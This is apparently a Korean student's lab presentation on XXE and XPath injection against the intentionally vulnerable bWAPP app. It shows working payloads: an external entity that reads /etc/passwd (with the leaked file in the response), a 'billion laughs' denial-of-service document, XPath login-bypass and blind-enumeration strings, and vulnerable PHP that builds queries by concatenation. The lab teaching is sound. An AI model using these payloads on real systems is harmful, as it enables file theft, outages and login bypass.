



# XXE Injection

IT정보공학과 김아은

# INDEX

XXE Injection

- XML Entity
- XXE Injection
- 실습
- 예방책

# XML Entity

**XML(Extensible Markup Language)**

VS

**HTML(HyperText Markup Language)**

웹 페이지를 만드는 데 사용되는 마크업 언어

웹 페이지를 만드는 데 사용되는 마크업 언어

다른 시스템간 정보를 교환할 수 있는 장점이 있으며  
XML을 해석할 수 있는 소프트웨어가 처리함

다른 모든 웹 기술에 기본이 되는 마크업 언어이며  
다양한 태그가 있음

필요한 경우 직접 만들어 사용할 수 있음

정해진 태그들만 사용할 수 있음



# XML Entity

## XML entity

- 기존의 문자가 다른 문자열로 변환되는 특수한 문자열
- XML parser에 의해 XML 문서가 해석(parse)될 때 동작함
- DTD(Document Type Definition) 내에서 생성되어야 함
- XML에서 미리 예약된 엔티티


|        |   |                |
|--------|---|----------------|
| &lt;   | < | less than      |
| &gt;   | > | greater than   |
| &amp;  | & | ampersand      |
| &quot; | " | quotation mark |
| &apos; | ' | apostrophe     |



# XML Entity

ex) js → Jo Smith

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```



# XML Entity

ex) js → Jo Smith

```
<?xml version="1.0" standalone="yes" ?>  
<!DOCTYPE author [  
  <!ENTITY js "Jo Smith">  
<author>&js;</author>
```

- XML 프롤로그
- 반드시 있어야 XML로서 동작하는 것은 아니지만, 기록하는 경우 맨 이에 위치해야 함
- 버전, 인코딩 방식, 외부 참조 여부를 XML 파서에게 알려주는 역할



# XML Entity

ex) js → Jo Smith

```
<?xml version="1.0" standalone="yes" ?>  
<!DOCTYPE author [  
  <!ENTITY js "Jo Smith">  
<author>&js;</author>
```

- <!DOCTYPE ~ ~ > : DTD 문서의 시작을 알리는 부분
- XML parser에 의해 분석될 데이터 **author**(루트 엘리먼트) 선언
- 엔티티 "js"가 호출이 되면 "Jo Smith"로 교체되도록 선언



# XML Entity

ex) js → Jo Smith

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

- 엔티티를 호출할 때는 "&[entity];"와 같은 형태로





# XML Entity

## XML entity의 종류

- 내부 엔티티 `<!ENTITY js "Jo Smith">`
- 외부 엔티티★ `<!ENTITY rootDirectory SYSTEM "file://etc/passwd">`
- 파라미터 엔티티 `<!ENTITY %parameter "pm">`
- 내부 파라미터 엔티티 `<!ENTITY %js "<!ELIMENT js EMPTY">>`
- 외부 파라미터 엔티티 `<!ENTITY %record "(NAME, DATE, ORDERS)">`


## XXE(XML External Entity) Injection

→ `<!ENTITY entityName SYSTEM "URL">`



# XXE Injection

- XXE 공격은 입력되는 XML 구문을 파싱하는 애플리케이션(웹사이트 등)을 대상으로 하는 공격



# XXE Injection

- XXE 공격은 아래 두 가지 조건을 만족할 때 발생한다.
  - 1) 입력받은 XML 데이터가 **외부 엔티티를 포함**
  - 2) 이 데이터를 **취약하게 설정된 XML 파서**가 처리
- 공격을 감지하는 데에는 주로 **웹 취약점 스캐너**를 사용한다.
- 수동 침투 테스트를 통해 XXE를 찾을 수도 있지만 많은 시간과 리소스가 필요



실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)



## BWAPP(bee-box) —XML External Entity Attacks (XXE)

### Request

Pretty Raw Hex

```

1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.110.130
3 Content-Length: 59
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
  Safari/537.36
5 Content-type: text/xml; charset=UTF-8
6 Accept: */*
7 Origin: http://192.168.110.130
8 Referer: http://192.168.110.130/bWAPP/xxe-1.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: security_level=0; PHPSESSID=f28335da0e9dd10c4234331bbd20fedc
12 Connection: close
13
14 <reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>

```

### Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jan 2022 02:44:24 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6
  PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
  pre-check=0
7 Pragma: no-cache
8 Content-Length: 28
9 Connection: close
10 Content-Type: text/html
11
12 bee's secret has been reset!

```

5 Content-type: text/xml; charset=UTF-8

- XML을 사용하는 Content-type
  - ① application/xml
  - ② text/xml; charset=UTF-8



# 실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)

LOW

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE showUser [
  <!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<reset>

  <login>

    &XXE;

  </login>

  ...

</reset>
```

### Request

```
1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.110.130
3 Content-Length: 170
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/97.0.4692.71 Safari/537.36
5 Content-type: text/xml; charset=UTF-8
6 Accept: */*
7 Origin: http://192.168.110.130
8 Referer: http://192.168.110.130/bWAPP/xxe-1.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: security_level=0; PHPSESSID=
  f28335da0e9dd10c4234331bbd20fedc
12 Connection: close
13
14 <?xml version="1.0" encoding="utf-8"?>
15 <!DOCTYPE showUser [
16 <!ENTITY XXE SYSTEM "file:///etc/passwd">
17 ]>
18 <reset>
  <login>
    &XXE;
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

### Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jan 2022 02:47:58 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
  mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
  Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 2242
9 Connection: close
10 Content-Type: text/html
11
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
14 bin:x:2:2:bin:/bin:/bin/sh
15 sys:x:3:3:sys:/dev:/bin/sh
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/bin/sh
18 man:x:6:12:man:/var/cache/man:/bin/sh
19 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
20 mail:x:8:8:mail:/var/mail:/bin/sh
21 news:x:9:9:news:/var/spool/news:/bin/sh
22 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
23 proxy:x:13:13:proxy:/bin:/bin/sh
24 www-data:x:33:33:www-data:/var/www:/bin/sh
25 backup:x:34:34:backup:/var/backups:/bin/sh
26 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
27 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
28 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/bin/sh
29 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
30 libuuid:x:100:101:/var/lib/libuuid:/bin/sh
31 dhcp:x:101:102:/nonexistent:/bin/false
```

# 실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)

LOW

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE showUser [
  <!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<reset>
...
<secret>
  &XXE;
</secret>
</reset>
```

### Request

```
1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.110.130
3 Content-Length: 164
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/97.0.4692.71 Safari/537.36
5 Content-type: text/xml; charset=UTF-8
6 Accept: */*
7 Origin: http://192.168.110.130
8 Referer: http://192.168.110.130/bWAPP/xxe-1.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: security_level=0; PHPSESSID=
  f28335da0e9dd10c4234331bbd20fedc
12 Connection: close
13
14 <?xml version="1.0" encoding="utf-8"?>
15 <!DOCTYPE showUser [
16 <!ENTITY XXE SYSTEM "file:///etc/passwd">
17 ]>
18 <reset>
  <login>
    bee
  </login>
  <secret>
    &XXE;
  </secret>
</reset>
```

### Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jan 2022 02:46:49 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
  mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
  Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 28
9 Connection: close
10 Content-Type: text/html
11
12 bee's secret has been reset!
```

# 실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)

LOW

Billion laughs

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<reset>
  <login>&lol9;</login>
  <secret>Any bugs?</secret>
</reset>
```

### Request

Pretty Raw Hex ↺ ↻ ≡

```
1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.110.130
3 Content-Length: 869
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
  Safari/537.36
5 Content-type: text/xml; charset=UTF-8
6 Accept: */*
7 Origin: http://192.168.110.130
8 Referer: http://192.168.110.130/bWAPP/xxe-1.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: security_level=0; PHPSESSID=a657f164c0ad49c3621b4b766e690a22
12 Connection: close
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2
    "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3
    "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4
    "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5
    "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6
    "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7
    "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8
    "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9
    "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
```

```
<reset>
  <login>
    &lol9;
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

### Response

Pretty Raw Hex Render ↺ ↻ ≡

```
1 HTTP/1.1 200 OK
2 Date: Wed, 19 Jan 2022 17:58:15 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
  mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
  Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 133
9 Connection: close
10 Content-Type: text/html
11
12 <br />
13 <b>
  Fatal error
</b>
: Maximum execution time of 30 seconds
  exceeded in <b>
    /var/www/bWAPP/xxe-2.php
  </b>
  on line <b>
    41
  </b>
14 <br />
```

최종적으로 "&lol;"이 "lol"이라는 글자로

전환되는 과정을  $10^9=10$ 억 번 수행해야 한다.



# 실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)

HIGH

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE showUser [
  <!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<reset>

  <login>
    &XXE;
  </login>

  ...

</reset>
```

Request

PrettyRawHex↵\n≡

1 POST /bWAPP/xxe-2.php HTTP/1.1  
2 Host: 192.168.110.130  
3 Content-Length: 158  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36  
5 Content-type: text/xml; charset=UTF-8  
6 Accept: \*/\*  
7 Origin: http://192.168.110.130  
8 Referer: http://192.168.110.130/bWAPP/xxe-1.php  
9 Accept-Encoding: gzip, deflate  
10 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7  
11 Cookie: security\_level=1; PHPSESSID=ae202071f952e53420c6694a4a7c175c  
12 Connection: close  
13  
14 <?xml version="1.0" encoding="utf-8"?>  
15 <!DOCTYPE showUser [  
16 <!ENTITY **XXE** **SYSTEM** "file:///etc/passwd">  
17 ]>  
18 <reset>  
 <login>  
 &XXE;  
 </login>  
 <secret>  
 Any bugs?  
 </secret>  
</reset>

Response

PrettyRawHexRender↵\n≡

1 HTTP/1.1 200 OK  
2 Date: Wed, 19 Jan 2022 01:42:31 GMT  
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod\_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod\_ssl/2.2.8 OpenSSL/0.9.8g  
4 X-Powered-By: PHP/5.2.4-2ubuntu5  
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
7 Pragma: no-cache  
8 Content-Length: 28  
9 Connection: close  
10 Content-Type: text/html  
11  
12 **bee's secret has been reset!**

# 실습

## BWAPP(bee-box) —XML External Entity Attacks (XXE)

LOW

→ login xml로 가져옴

```
32 $xml = simplexml_load_string($body);
33
34 $login = $xml->login;
35 $secret = $xml->secret;
36
37 if($login && $login != "" && $secret)
38 {
39
40     // $login = mysqli_real_escape_string($link, $login);
41     // $secret = mysqli_real_escape_string($link, $secret);
42
43     $sql = "UPDATE users SET secret = '" . $secret . "' WHERE login = '"
44         . $login . "'";
```

HIGH

→ login session으로 가져옴

```
79 $xml = simplexml_load_string($body);
80
81 $login = $_SESSION["login"];
82 $secret = $xml->secret;
83
84 if($secret)
85 {
86
87     $secret = mysqli_real_escape_string($link, $secret);
88
89     $sql = "UPDATE users SET secret = '" . $secret . "' WHERE login = '" . $login . "'";
90
91     // Debugging
```


이 방법으로 어느 정도는 방어가 되지만, 내부적으로 다른 동작을 할 수 있기 때문에 완벽한 방어책은 아니다.



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

- Xpath : XML에게 질의할 때 사용하는 일종의 쿼리이다. XML DB의 내용을 선택하거나 조작할 수 있다.



**bWAPP**   
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

**/ XML/XPath Injection (Login Form) /**

Enter your 'superhero' credentials.

Login:

Password:

Login



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

```
77 // XPath search
78 $result = $xml->xpath("/heroes/hero[login='" . $login . "'" and password='" . $password . "'"]);
79
80 if($result)
81 {
82     $message = "<p>Welcome <b>" . ucwords($result[0]->login) . "</b>, how are you
today?</p><p>Your secret: <b>" . $result[0]->secret . "</b></p>";
83 }
84
85 else
86 {
87     $message = "<font color=\"red\">Invalid credentials!</font>";
88 }
```



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

LOW

Enter your 'superhero' credentials.

Login:

superhero

Password:

1234

Invalid credentials!

Request

Pretty Raw Hex ↩ ↲ ≡

```
1 GET /bWAPP/xmli_1.php?login=superhero&password=1234&form=submit
2 HTTP/1.1
3 Host: 192.168.110.130
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.110.130/bWAPP/xmli_1.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
10 Cookie: PHPSESSID=9438f44d7f7b54460db7e1297cf365d9; security_level=0
11 Connection: close
12
```



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

LOW

- True인 경우

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

```
$result = $xml->xpath("/heroes/hero[login='or 1=1 or ' and password='"]);
```



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

LOW

- False인 경우

Enter your 'superhero' credentials.

Login:

Password:

Login

Invalid credentials!

```
$result = $xml->xpath("/heroes/hero[login=' or 1=2 or ' and password=']");
```



## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

|                 |                        |
|-----------------|------------------------|
| count()         | 노드의 개수를 반환하는 함수        |
| string-length() | 문자열의 길이를 반환하는 함수       |
| ::*             | 지정 노드의 모든 내용           |
| name            | 노드의 이름을 반환하는 함수        |
| substring()     | 지정한 문자열을 반환하는 함수       |
| position()      | 노드의 위치를 반환하는 함수        |
| string()        | 인자로 받은 값을 문자열로 반환하는 함수 |







## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

Enter your 'superhero' credentials.

Login:

Password:

count()로 현재 상위 노드인 heroes에서 자식 노드가 몇 개인지를 알아보기  
neo' and count(..//child::\*)=**n** or '1'='2





## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

⚡

Burp

Project

Intruder

Repeater

Window

Help

Burp Suite Community Edition v2021.12.1 - Temporary Project

— □ ×

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

2 ×

3 ×

...

Positions

Payloads

Resource Pool

Options

?

Choose an attack type

Start attack

Attack type:

Sniper

?

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target:

http://192.168.110.130

neo' and count(..//child::\*)=**\$n\$** or 'i'='2

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 GET /bWAPP/xmli\_1.php?login=neo%27+and+count%28..%2Fchild%3A%3A\*%29%3D\$ns+or+%27i%27%3D%27&password=&form=submit HTTP/1.1

2 Host: 192.168.110.130

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b

6 Referer: http://192.168.110.130/bWAPP/xmli\_1.php?login=abcd&password=&form=submit

7 Accept-Encoding: gzip, deflate

8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

9 Cookie: security\_level=0; PHPSESSID=63c2147357048d0d5b57e1d0c0a728d4

10 Connection: close

11



## BWAPP(bee-box)—XML/Xpath Injection (Login Form)

Burp Suite Community Edition v2021.12.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

2 x

3 x

...

Positions

Payloads

Resource Pool

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

10

Payload type:

Numbers

Request count:

10

?

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential ☐ Random

From:

1

To:


10

Step:

1

How many:

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

| <div>  Attack Save Columns 2. Intruder attack of http://192.168.110.130 - Temporary attack - Not saved to project file </div> |         |        |                          |                          |        |         |  |
|--|---------|--------|--------------------------|--------------------------|--------|---------|--|
| <div> Results Positions Payloads Resource Pool Options </div>  |         |        |                          |                          |        |         |  |
| Filter: Showing all items  |         |        |                          |                          |        |         |  |
| Request ^  | Payload | Status | Error                    | Timeout                  | Length | Comment |  |
| 0  |         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13658  |         |  |
| 1  | 1       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 2  | 2       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 3  | 3       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 4  | 4       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 5  | 5       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 6  | 6       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13658  |         |  |
| 7  | 7       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 8  | 8       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 9  | 9       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |
| 10   | 10      | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |  |



# 실습

## BWAPP(bee-box) —XML/Xpath Injection (Login Form)

AttackSaveColumns3. Intruder attack of http://192.168.110.130 - Temporary attack - Not saved to project file

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

| Request ^ | Payload | Status | Error                    | Timeout                  | Length | Comment |
|-----------|---------|--------|--------------------------|--------------------------|--------|---------|
| 0         |         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 1         | 1       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 2         | 2       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 3         | 3       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 4         | 4       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 5         | 5       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
| 6         | 6       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13658  |         |
| 7         | 7       | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 13594  |         |
